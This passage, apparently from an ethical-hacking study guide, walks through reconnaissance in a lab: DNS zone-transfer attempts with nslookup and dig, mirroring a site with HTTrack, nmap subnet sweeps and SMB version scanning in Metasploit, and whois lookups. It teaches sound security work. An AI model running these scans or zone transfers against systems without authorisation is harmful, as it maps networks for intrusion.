
Traceroute Tools	Website
Path Analyzer Pro	www.pathanalyzer.com
Visual Route	www.visualroute.com
Troute	www.mcafee.com
3D Traceroute	www.d3tr.de

The following figure shows graphical view and other trace information using Visual Route tool.



• DNS Zone Transfer Enumeration Using NSLookup

1. Go to Windows command line (CMD) and enter Nslookup and press Enter.



2. Command prompt will proceed to " > " symbol.
3. Enter " server <DNS Server Name> " or " server <DNS Server Address> ".
4. Enter set type=any and press Enter. It will retrieve all records from a DNS server.
5. Enter ls -d <Domain> this will display the information from the target domain (if allowed).

```
Command Prompt - nslookup
> set type=any
> ls -d ipspecialist.net
[ .com]
ipspecialist.net.      MX      C.  10000
ipspecialist.net.      NS      C.  10000
ipspecialist.net.      NS      C.  10000
ipspecialist.net.      A      C.  10000
```

6. If not allowed, it will show the request failed.

```
Command Prompt - nslookup
> server [REDACTED]
Default Server: [REDACTED]
Address: [REDACTED]

> ls -d ipspecialist.net
[REDACTED]
*** Can't list domain ipspecialist.net: Server failed
The DNS server refused to transfer the zone ipspecialist.net to your computer. If this
is incorrect, check the zone transfer security settings for ipspecialist.net on the DNS
server at IP address [REDACTED]
```


7. Linux support dig command, At a command prompt enter dig <domain.com> axfr.

iv. Website Copier tool (HTTrack)


- 1- Download and Install the WinHTTrack Website Copier Tool from the website <http://www.httrack.com>. You can check the compatibility of HTTrack Website copier tool on different platforms such as Windows, Linux, and Android from the website.




2- HTTrack Website Copier tool installation.




Click Next




3- Enter a Project name, as in our case, Testing_Project.




4- Click on Set Options button.




5- Go to Scan Rules Tab and Select options as required.




6- Enter the Web Address in the field and Click Next.




7- Click Next.



8- Click Browse Mirrored Website.



9- Select your favorite web browser.



Observed the above output. Example.com website is copied into a local directory and browsed from there. Now you can explore the website in an offline environment for the structure of the website and other parameters.



To make sure, compare the website to the original example.com website. Open a new tab and go to URL example.com.

v. Metasploit (for information gathering)

Topology Information: In this lab, we are running Metasploit Framework on a private network

10.10.50.0/24 where different hosts are live including Windows 7, Kali Linux, Windows Server 2016 and others.

- 1- Open Kali Linux and Run Metasploit Framework.



2- Metasploit Framework initialization as shown below in the figure.

A screenshot of a terminal window titled 'Terminal'. The window has a standard OS X-style title bar with minimize, maximize, and close buttons. The terminal itself shows the following text:

```

File Edit View Search Terminal Help
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
[*] Starting the Metasploit Framework console...

```

```

msf > db_status
[*] postgresql connected to msf

// If your database is not connected, it means your database is not initiated. You will need to exit
msfconsole & restart the postgresql service.

// Performing nmap Scan for ping sweep on the subnet 10.10.50.0/24
msf > nmap -Pn -sS -A -oX Test 10.10.50.0/24
[*] exec: nmap -Pn -sS -A -oX Test 10.10.50.0/24
Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-26 01:49 EDT
Stats: 0:04:31 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan
NSE Timing: About 99.77% done; ETC: 01:53 (0:00:00 remaining)
Stats: 0:05:04 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan
NSE Timing: About 99.79% done; ETC: 01:54 (0:00:00 remaining)
Stats: 0:06:21 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan
NSE Timing: About 99.93% done; ETC: 01:55 (0:00:00 remaining)
Nmap scan report for 10.10.50.1
Host is up (0.0012s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION

```

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (9 hosts up) scanned in 384.48 seconds
```

```
//Importing Nmap XML file
```

```
msf > db_import Test
```

```
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.1'
[*] Importing host 10.10.50.1
[*] Importing host 10.10.50.10
[*] Importing host 10.10.50.11
[*] Importing host 10.10.50.20
[*] Importing host 10.10.50.100
[*] Importing host 10.10.50.202
[*] Importing host 10.10.50.210
[*] Importing host 10.10.50.211
[*] Importing host 10.10.50.200
[*] Successfully imported /root/Test
```

```
Applications ▾ Places ▾ Terminal ▾ Thu 01:56
Terminal
File Edit View Search Terminal Help
Nmap scan report for 10.10.50.200
Host is up (0.000042s latency).
All 1000 scanned ports on 10.10.50.200 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (9 hosts up) scanned in 384.48 seconds
msf > db_import Test
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.1'
[*] Importing host 10.10.50.1
[*] Importing host 10.10.50.10
[*] Importing host 10.10.50.11
[*] Importing host 10.10.50.20
[*] Importing host 10.10.50.100
[*] Importing host 10.10.50.202
[*] Importing host 10.10.50.210
[*] Importing host 10.10.50.211
[*] Importing host 10.10.50.200
[*] Successfully imported /root/Test
msf >
```

msf > hosts

Address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.10.50.1	c0:67:af:c7:d9:80		IOS		12.X	device		
10.10.50.10	f8:72:ea:a4:a1:cc		ESXi		5.X	device		
10.10.50.11	f8:72:ea:a4:a1:2c		ESXi		5.X	device		
10.10.50.20	00:0c:29:72:4a:c1		Linux		3.X	server		
10.10.50.100	00:0c:29:95:04:33			Windows 7			client	
10.10.50.200	Unknown		device					
10.10.50.202	00:0c:29:20:c4:a9			Windows 7			client	
10.10.50.210	00:0c:29:ea:bd:df		Linux		3.X	server		
10.10.50.211	00:0c:29:ba:ac:aa		FreeBSD		6.X	device		

//Performing Services scan

msf > db_nmap -sS -A 10.10.50.211

```

msf > db_nmap -sS -A 10.10.50.211
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-26 02:01 EDT
[*] Nmap: Nmap scan report for 10.10.50.211
[*] Nmap: Host is up (0.00032s latency).
[*] Nmap: Not shown: 999 filtered ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 3389/tcp open  ms-wbt-server Microsoft Terminal Services
[*] Nmap: | ssl-cert: Subject: commonName=WIN-2HMGPM3UAD7
[*] Nmap: | Not valid before: 2018-03-28T12:23:16
[*] Nmap: | Not valid after: 2018-09-27T12:23:16
[*] Nmap: |_ssl-date: 2018-04-26T06:01:58+00:00; -4s from scanner time.
[*] Nmap: MAC Address: 00:0C:29:BA:AC:AA (VMware)
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
[*] Nmap: Device type: general purpose
[*] Nmap: Running (JUST GUESSING): FreeBSD 6.X (85%)
[*] Nmap: OS CPE: cpe:/o:freebsd:freebsd:6.2
[*] Nmap: Aggressive OS guesses: FreeBSD 6.2-RELEASE (85%)
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Host script results:
[*] Nmap: |_clock-skew: mean: -4s, deviation: 0s, median: -4s
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1  0.31 ms 10.10.50.211
[*] Nmap: OS and Service detection performed. Please report any incorrect results at ht

```

Observe the scan result showing different services, open and closed port information of live hosts.

msf > services

```

Applications ▾ Places ▾ Terminal ▾ Thu 02:05
Terminal
File Edit View Search Terminal Help
msf > services
      shared-
Services
=====
host      port  proto  name          state   info
---      ---  ---  ---  -----
10.10.50.1  22    tcp    ssh          open    Cisco SSH 1.25 protocol 1.5
10.10.50.1  23    tcp    telnet       open    Cisco router telnetd
10.10.50.1  5060   tcp    sip-proxy    open    Cisco SIP Gateway IOS 15.2.4.M4
10.10.50.1  5061   tcp    tcpwrapped   open
10.10.50.10 22    tcp    ssh          open    OpenSSH 5.6 protocol 2.0
10.10.50.10 80    tcp    http         open    VMware ESXi Server httpd
10.10.50.10 427   tcp    svrloc       open
10.10.50.10 443   tcp    ssl/http     open    VMware ESXi Server httpd
10.10.50.10 902   tcp    ssl/vmware-auth open    VMware Authentication Daemon 1.10
Uses VNC, SOAP
10.10.50.10 5988   tcp    wbem-http   closed
10.10.50.10 5989   tcp    ssl/wbem    open    SBLIM Small Footprint CIM Broker
10.10.50.10 8000   tcp    http-alt     open
10.10.50.10 8100   tcp    tcpwrapped   open
10.10.50.10 8300   tcp    tmi          closed
10.10.50.11 22    tcp    ssh          open    OpenSSH 5.6 protocol 2.0
10.10.50.11 80    tcp    http         open    VMware ESXi Server httpd
10.10.50.11 427   tcp    svrloc       open
10.10.50.11 443   tcp    ssl/http     open    VMware ESXi Server httpd
10.10.50.11 902   tcp    ssl/vmware-auth open    VMware Authentication Daemon 1.10
Uses VNC, SOAP
1A 1A 5A 11  5988   tcp    wbem-https closed

```

msf > use scanner/smb/smb_version

msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name	Current Setting	Required	Description
RHOSTS	yes		The target address range or CIDR identifier
SMBDomain.	no		The Windows domain to use for authentication
SMBPass	no		The password for the specified username
SMBUser	no		The username to authenticate as
THREADS	1	yes	The number of concurrent threads


```
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.50.100-211
RHOSTS => 10.10.50.100-211
```

```
msf auxiliary(scanner/smb/smb_version) > set THREADS 100
THREADS => 100
```

```
msf auxiliary(scanner/smb/smb_version) > show options
```

Module options (auxiliary/scanner/smb/smb_version):

Name	Current Setting	Required	Description
RHOSTS	10.10.50.100-211	yes	The target address range or CIDR identifier
SMBDomain.	.	no	The Windows domain to use for authentication
SMBPass	.	no	The password for the specified username
SMBUser	.	no	The username to authenticate as
THREADS	100	yes	The number of concurrent threads



The screenshot shows a terminal window titled "Terminal" with the following Metasploit session history:

```

File Edit View Search Terminal Help
msf > use scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS     .               yes       The target address range or CIDR identifier
SMBDomain .               no        The Windows domain to use for authentication
SMBPass    .               no        The password for the specified username
SMBUser   .               no        The username to authenticate as
THREADS   1               yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.50.100-211
RHOSTS => 10.10.50.100-211
msf auxiliary(scanner/smb/smb_version) > set THREADS 100
THREADS => 100
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS     10.10.50.100-211 yes       The target address range or CIDR identifier
SMBDomain .               no        The Windows domain to use for authentication
SMBPass    .               no        The password for the specified username
SMBUser   .               no        The username to authenticate as
THREADS   100              yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) >
  
```

Observe the OS_Flavor field. SMB scanning scans for Operating System Flavor for the RHOST range configured.

vi. Whois Lookup Tools for Mobile – DNS Tools, Whois, Ultra Tools Mobile

1. Go to the URL <https://www.whois.com/>

The screenshot shows the Whois.com homepage. At the top, there's a search bar with the placeholder "Press [Esc] to search whois.com". Below the search bar is a navigation menu with links for DOMAINS, HOSTING, CLOUD, WEBSITES, EMAIL, SECURITY, WHOIS, SUPPORT, LOGIN, and a shopping cart icon. A large banner on the left side says "GET A DOMAIN NAME" with a subtext "With FREE Email, DNS, Theft Protection And Lots More". On the right, there are promotional boxes for ".space" domains (\$0.88) and ".store" domains (\$4.28). Below the banner, there's a section for "WORDPRESS" with bullet points: "Introducing WORDPRESS", "Enhanced Performance", "User Friendly", and "Simplified Dashboard".

2. A search of Target Domain

This screenshot shows the detailed WHOIS information for the domain 'ipspecialist.net'. The page header includes the Whois logo and the domain name 'ipspecialist.net'. The main content area is titled 'DOMAIN INFORMATION' and lists the following details:

- Domain: ipspecialist.net
- Registrar: GoDaddy.com, LLC.
- Registration Date: 2018-08-24
- Expiration Date: 2021-08-24
- Updated Date: 2018-01-20
- Status: clientDeleteProhibited
- Name Servers: ns1.ipspecialist.net, ns2.ipspecialist.net, ns3.ipspecialist.net, ns4.ipspecialist.net
